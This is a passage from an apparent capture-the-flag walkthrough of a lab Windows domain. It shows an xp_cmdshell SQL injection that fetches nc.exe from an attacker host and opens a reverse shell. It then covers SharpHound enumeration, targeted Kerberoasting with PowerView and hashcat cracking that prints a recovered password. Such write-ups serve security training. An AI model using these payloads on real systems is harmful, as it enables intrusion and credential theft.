
Try to inject SQL:
Get a reverse shell (make sure the directory being written to is universally writable; for example, C:\Windows\Tasks\ will not work):
┌──(kali㉿kali)-[~]└─$ python3 -c 'import base64; print(base64.b64encode((r"""(new-object net.webclient).downloadfile("http://10.129.229.84:9001/nc.exe", "c:\windows\Temp\nc.exe"); c:\windows\Temp\nc.exe -nv 10.129.229.84 9002 -e c:\windows\system32\cmd.exe;""").encode("utf-16-le")).decode())'
KABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBlAHQALgB3AGUAYgBjAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsAG8AYQBkAGYAaQBsAGUAKAAiAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQAyADkALgAyADIAOQAuADgANAA6ADkAMAAwADEALwBuAGMALgBlAHgAZQAiACwAIAAiAGMAOgBcAHcAaQBuAGQAbwB3AHMAXABUAGUAbQBwAFwAbgBjAC4AZQB4AGUAIgApADsAIABjADoAXAB3AGkAbgBkAG8AdwBzAFwAVABlAG0AcABcAG4AYwAuAGUAeABlACAALQBuAHYAIAAxADAALgAxADIAOQAuADIAMgA5AC4AOAA0ACAAOQAwADAAMgAgAC0AZQAgAGMAOgBcAHcAaQBuAGQAbwB3AHMAXABzAHkAcwB0AGUAbQAzADIAXABjAG0AZAAuAGUAeABlADsA
Download a Windows-compiled nc:
┌──(kali㉿kali)-[~]└─$ wget https://github.com/int0x33/nc.exe/raw/master/nc.exe
--2024-01-31 07:20:55--  https://github.com/int0x33/nc.exe/raw/master/nc.exeResolving github.com (github.com)... 140.82.121.3Connecting to github.com (github.com)|140.82.121.3|:443... connected.<SNIP>
Start a web server:
┌──(kali㉿kali)-[~]└─$ python3 -m http.server 9001Serving HTTP on 0.0.0.0 port 9001 (http://0.0.0.0:9001/) ...Start an nc listener:
┌──(kali㉿kali)-[~]└─$ rlwrap nc -nvlp 9002listening on [any] 9002 ...The SQLi payload is:
ad'; EXEC xp_cmdshell 'powershell -exec bypass -enc KABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBlAHQALgB3AGUAYgBjAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsAG8AYQBkAGYAaQBsAGUAKAAiAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQAyADkALgAyADIAOQAuADgANAA6ADkAMAAwADEALwBuAGMALgBlAHgAZQAiACwAIAAiAGMAOgBcAHcAaQBuAGQAbwB3AHMAXABUAGUAbQBwAFwAbgBjAC4AZQB4AGUAIgApADsAIABjADoAXAB3AGkAbgBkAG8AdwBzAFwAVABlAG0AcABcAG4AYwAuAGUAeABlACAALQBuAHYAIAAxADAALgAxADIAOQAuADIAMgA5AC4AOAA0ACAAOQAwADAAMgAgAC0AZQAgAGMAOgBcAHcAaQBuAGQAbwB3AHMAXABzAHkAcwB0AGUAbQAzADIAXABjAG0AZAAuAGUAeABlADsA' -- -
Land as NU_1055 and notice that it DOES NOT possess SeImpersonatePrivilege (no 🥔 for today):

Start a PowerShell session and download SharpHound.exe:
┌──(kali㉿kali)-[~]└─$ wget https://github.com/Flangvik/SharpCollection/raw/master/NetFramework_4.7_x64/SharpHound.exe
--2024-02-02 09:03:29--  https://github.com/Flangvik/SharpCollection/raw/master/NetFramework_4.7_x64/SharpHound.exeResolving github.com (github.com)... 140.82.121.4Connecting to github.com (github.com)|140.82.121.4|:443... connected.HTTP request sent, awaiting response... 302 Found
Transfer it over to the compromised machine (i.e., the DC):
IWR -Uri http://10.129.229.84:9001/SharpHound.exe -OutFile SharpHound.exeRun SharpHound.exe:
PS C:\Users\NU_1055> .\SharpHound.exe
2024-02-02T08:04:10.3461427-06:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote2024-02-02T08:04:10.3773742-06:00|INFORMATION|Initializing SharpHound at 8:04 AM on 2/2/20242024-02-02T08:04:10.6586326-06:00|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for blazorized.htb : DC1.blazorized.htb2024-02-02T08:04:10.7054942-06:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote<SNIP>
Convert the ZIP into a base64 string and save it in a file:
PS C:\Users\NU_1055\Desktop> [Convert]::ToBase64String((Get-Content -path "20240202162220_BloodHound.zip" -Encoding byte))
UEsDBBQAAAAIAMqCQlhKxKEUGgQAADoPAAAdAAAAMjAyNDAyMDIxNjIyMjBfY29tcHV0ZXJzLmpzb27MV91uozgUfpUK7SW0NhAolXpBoD/RpE03dDRSR9XIAafx<SNIP>
Decode the base64 string and output it into a ZIP file:
cat bloodhound.b64 | base64 -d > BloodHoundData.zipTo avoid weird naming issues that BloodHound might run into, instead of uploading the ZIP directly, unzip it and then upload the json files; notice that NU_1055 has WriteSPN over RSA_4810:

Download PowerView.ps1 (or carry out the attack using targetedKerberoast from Linux):
┌──(kali㉿kali)-[~]└─$ wget https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1
--2024-02-01 08:40:25--  https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 2606:50c0:8002::154, 2606:50c0:8001::154<SNIP>
Transfer it over to the DC and import it:
PS C:\Windows\system32> cd ../../Users/NU_1055PS C:\Users\NU_1055> IWR -Uri http://10.129.229.84:9001/PowerView.ps1 -OutFile PowerView.ps1PS C:\Users\NU_1055> Import-Module .\PowerView.ps1Perform targeted Kerberoasting against RSA_4810:
PS C:\Users\NU_1055> Set-DomainObject -Identity RSA_4810 -Set @{serviceprincipalname='doesnotmatter/doesnotmatter'}PS C:\users\nu_1055> Get-DomainUser RSA_4810 | Get-DomainSPNTicket | Select-Object -ExpandProperty Hash
$krb5tgs$23$*RSA_4810$blazorized.htb$doesnotmatter/doesnotmatter*$EDE0184479046D9F08A9646957E49EA8$4E30D59FB92EB933FD6A3BB98A71D9C69D66D4E3E476311DAA1C33173DA316A121BDC81B0A7C3E0BFCA36842AA893683406A5A3DFF7F71DBA0430E9FCD66D6BE80D416F871215967682A51E414C5D5D8297CFB89D8860C3643D4FB405DFE5FE16E9E74CC589766FB1EA60E0CFF69F10E64B90FEFD45F021B09A7BF662948B7ABF6905112E41E3EDE2AB044E154992F10A011C21E28C307FB96B6FDD66279694AE2AED9C3A659A3922E1E0E545FCCDAFC02EE88EC558728291A4435B55D487A32F756972A02FAB8DC4E5BB5E431F7093BFA3117ABF6D94A6F492B6C344B93ADF647A22A46BC48CECD396F4804A37CA56113E17547B72BC3CA6CFB99F3487453B2A8DDEAC2C390D24E12A3283F2275EA494CB964A1ABEB243A79245A619DD79200A0F5BDAEDAC2F4203EBE047B35B3F2DAC9DB80E12E15C9A4D2C0C108095F58942D140541CA02E159957C0BF0C20E1835BEF7F0B4C833FA2AFAF0046D281EC7B82B06856C5023877FD2B38C2A1E1D77E18CCB85FD485DBFF91A3832582BBB6121A959F4915CE11D72459D7FFD07D6BFB9AF5452F5EEAE7D7C78D6D245A8FA4A1F1CE9A9E3F40684479E649FC16530946D652048887AEFFF9FC0034865C5FAEFCFAE7252686B87B20697D3D81E7690448109AFE6D307E995BB75474A24823225857CD42B4B23854A0A355B3DBB2ADD2A150D03B89FAAD54D4D169035C523B6BEA1A72F60066A5FA8BAA18D40F61ADA0DFB16664A0D0C4DF7DFEEC6F16095EEE0A146B2F20F534018899D8F0A9CC22BE8C26CA48630951D7F58A13A0B659AA14E7EB20B1D18E776EA7782F82CEEE59ED350C09238579637D21D38E7CCEBACC3FD9E5029773E3F675ED65FD3EEC4C544E64CCA3F9FBFFFB01B8D520BBC1D0EDB05E958ED2E445FB9DE7805E3EAE41E1D4376657F52C330B87F16302A315C99B795102878302882BEA601D62864CD6D0920B0882B624B0FA6B49D17ACFDB05D52D5959E9C1B7A9DF9E4ED3FE0487F5B6A696C824F94253DD704865F1CFB9A13D8BD2183A0E11D34FB83037B2544DCC2EE1195CDA0484CE05E7305F415F08BC2AB7A023530AD1F52CA1EEE141D80C02DF0A685CEA1D87592A8831C74AF518364973F7FCFBFD75915A5E7098B452937B9FE5A4B764C1DC664D43E82A5ADA91F210B76FD27FCBDBC813124FE5DD073ABEBD55295318DAA42D1DD24120B5D3769B5EF666A344621B952A306DB26F2D2E07FEB9AB49F534158F4D9DD62396410E7EF4F6971B0A67AD49BCCD9AB72162E1BBE1C5CF200C599FCD958C36CEEFF903707CEA610CF447C97AEDD1A26496641135B9BB60B29847D9C985662CFE394E3C03583D857E5D137E79179EDC8C4F81F370771F03BF9AB02E26BD8CD87F6C181397E7B78AAA9BFEA6862BA634642DCB3EBE3507DFD5B3D5221F0B9E9D8473E95A8EEB7DB43C5829CBC5C3060584378DFEF4EAB7D0ACB0C0FCE185EF1C657F3C1830EF2D87D8441C5EE77A6EF8A849D91583E53B5A8B7E25FB883E3987203EB2A8751D25A6CB9DED8B828F688567533204AD70E2D331639BB10A6DC576A221A6B0F7FA516442ADE51736AABE6E11BEEB9C60AB5D7B4CDBFEEB8BA1CF5994727C7EB38B46B38BB6B9E39544421382EBA6B49CF2A3AE713B884B9D9724E2090D3D3E9DF846FA4135127F03828D738EDAF951898912E210ED9F528BA27002E808A8B63309B53953A8DB07F66F125E9335C74F4C660BB901C40CCC839A2D7764462FE835E3F07930E8C408EAF7D382E
Crack the password’s hash and get its plaintext (Ni7856Do9854Ki05Ng0005 #):
┌──(kali㉿kali)-[~]└─$ hashcat -m 13100 -w 3 -O RSA_4810_Hash.txt /usr/share/wordlists/rockyou.txthashcat (v6.2.6) starting
<SNIP>
$krb5tgs$23$*RSA_4810$<SNIP>:(Ni7856Do9854Ki05Ng0005 #)
Session..........: hashcatStatus...........: CrackedHash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)Hash.Target......: $krb5tgs$23$*RSA_4810$blazorized.htb$doesnotmatter/...a89f5b
Players will see that RSA_4810 has 0 First Degree Object Control:

Even if SharpHound gets rerun as RSA_4810, the ingested data will show the same output.
Check the shortest path to domain admins and notice that the group SUPER_SUPPORT_ADMINISTRATORS can DCSync the domain:

Also notice that SSA_6010 is a member of that group:
